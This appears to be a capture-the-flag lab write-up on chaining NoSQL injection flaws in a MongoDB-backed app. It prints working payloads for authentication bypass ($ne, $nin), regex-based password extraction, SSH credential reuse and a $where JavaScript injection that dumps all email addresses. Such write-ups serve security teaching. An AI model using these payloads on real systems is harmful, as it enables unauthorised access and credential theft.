Comprehensive NoSQL Injection Write-up

Contents

1 Overview

This write-up documents the full exploitation chain of a vulnerable web application affected by multiple NoSQL injection flaws. The target relies on MongoDB as its backend datastore and exposes several unsafe query constructions that allow authentication bypass, user enumeration, password extraction, lateral movement, and JavaScript-based NoSQL injection via the `$where` operator.



Figure 1: The web page

2 Authentication Mechanism Analysis

The application exposes a login form that submits user credentials via an HTTP POST request. An initial authentication attempt using invalid credentials is performed and intercepted using Burp Suite.

```
POST /login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded

user=test&pass=test&remember=on
```



Figure 2: Intercepted authentication request

3 Authentication Bypass via $ne

The backend logic directly maps HTTP parameters to a MongoDB query. By replacing scalar values with MongoDB comparison operators, authentication logic can be bypassed.

```
user[$ne]=test&pass[$ne]=test
```

This forces the database to evaluate a condition where both the username and password are not equal to the provided values, resulting in a match for an existing user document.

Figure 3: Modified request using $ne operator



Figure 4: Successful authentication as administrator

4 User Enumeration Using `$nin`

The previous technique always returns the first document matched by the database. To control which user is returned, the **`$nin`** operator is introduced.

```
user[$nin][]=admin&pass[$ne]=test
```

This query excludes the administrator account, forcing the database to return another valid user.

Figure 5: Authentication request using $nin operator



Figure 6: Authenticated as a non-admin user

By iteratively modifying the excluded usernames, valid application users can be enumerated.

5 Password Length Discovery via `$regex`

Once authenticated, the password field can be targeted using regular expression-based NoSQL injection. The first step is to determine the length of the password.

```
pass[$regex]=^.{7}$
```



Figure 7: Password length inference using regex

Here we got the Header location redirect us to /error, which means that the password isn't of lenght 7

Multiple attempts reveal that the password length is eight characters.



Figure 8: Password length inference using regex

6 Password Extraction via Regex Bruteforce

Password extraction is performed character by character by anchoring the regular expression.

```
pass[$regex]=^a.......$
```

This process is repeated for all possible characters until the correct one is identified for each position.



Figure 9: Character-by-character password extraction

The recovered password for the user `john` is:

```
10584312
```



Figure 10: Recovered credentials for user john

7 Automation Using Burp Intruder

To optimize the extraction process, Burp Intruder is used to automate the regex-based brute force attack.



Figure 11: Burp Intruder configuration

Figure 12: Automated password extraction results

The extracted password for the user `pedro` is:

```
coolpass123
```

8 SSH Access and Credential Reuse

The recovered credentials are reused to authenticate against the SSH service exposed by the target.

```
ssh pedro@10.81.188.193
```



Figure 13: SSH access using reused credentials



Figure 14: Post-authentication access and flag retrieval

9 Discovery of `$where` Injection

A Python application running on the target allows retrieval of email addresses based on a supplied username.



Figure 15: The normal use

Injecting a single quote reveals a syntax error.

```
syntax@10.81.188.193's password:
Please provide the username to receive their email:admin'
Traceback (most recent call last):
  File "/home/syntax/script.py", line 17, in <module>
    for x in mycol.find({"$where": "this.username == '" + username + "'"}):
  File "/home/syntax/venv/lib/python3.8/site-packages/pymongo/synchronous/cursor.py", line 1281, in __next__
    return self.next()
  File "/home/syntax/venv/lib/python3.8/site-packages/pymongo/synchronous/cursor.py", line 1257, in next
    if len(self._data) or self._refresh():
  File "/home/syntax/venv/lib/python3.8/site-packages/pymongo/synchronous/cursor.py", line 1205, in _refresh
    self._send_message(q)
  File "/home/syntax/venv/lib/python3.8/site-packages/pymongo/synchronous/cursor.py", line 1100, in _send_messa
ge
    response = client._run_operation(
  File "/home/syntax/venv/lib/python3.8/site-packages/pymongo/_csot.py", line 119, in csot_wrapper
    return func(self, *args, **kwargs)
  File "/home/syntax/venv/lib/python3.8/site-packages/pymongo/synchronous/mongo_client.py", line 1754, in _run_
operation
    return self._retryable_read(
```

Figure 16: Syntax error triggered by single quote injection

The error message reveals the following query construction:

```
mycol.find({"$where": "this.username == '" + username + "'"})
```

This confirms the presence of a JavaScript-based NoSQL injection.

10 Exploitation of `$where` Injection

The following payload is injected to force the condition to always evaluate to true:

```
'||1||'
```

The resulting condition returns all stored email addresses.

```
┌──(kali㉿kali)-[~]
└─$ ssh syntax@10.81.188.193
s** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
syntax@10.81.188.193's password:
Permission denied, please try again.
syntax@10.81.188.193's password:
Please provide the username to receive their email:admin'||1||'
admin@nosql.int
pcollins@nosql.int
jsmith@nosql.int
Syntax@Injection.FTW
Connection to 10.81.188.193 closed.
```

Figure 17: Injection payload execution

```
┌──(kali㉿kali)-[~]
└─$ ssh syntax@10.81.188.193
s** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
syntax@10.81.188.193's password:
Permission denied, please try again.
syntax@10.81.188.193's password:
Please provide the username to receive their email:admin'||1||'
admin@nosql.int
pcollins@nosql.int
jsmith@nosql.int
Syntax@Injection.FTW
Connection to 10.81.188.193 closed.
```

Figure 18: Successful extraction of all email addresses

11 Conclusion

This assessment demonstrates the severe impact of improperly handled NoSQL queries. Multiple vulnerabilities were chained together, leading from unauthenticated access to full data disclosure and system compromise. The attack surface was significantly expanded due to the unsafe use of MongoDB operators and JavaScript execution within database queries.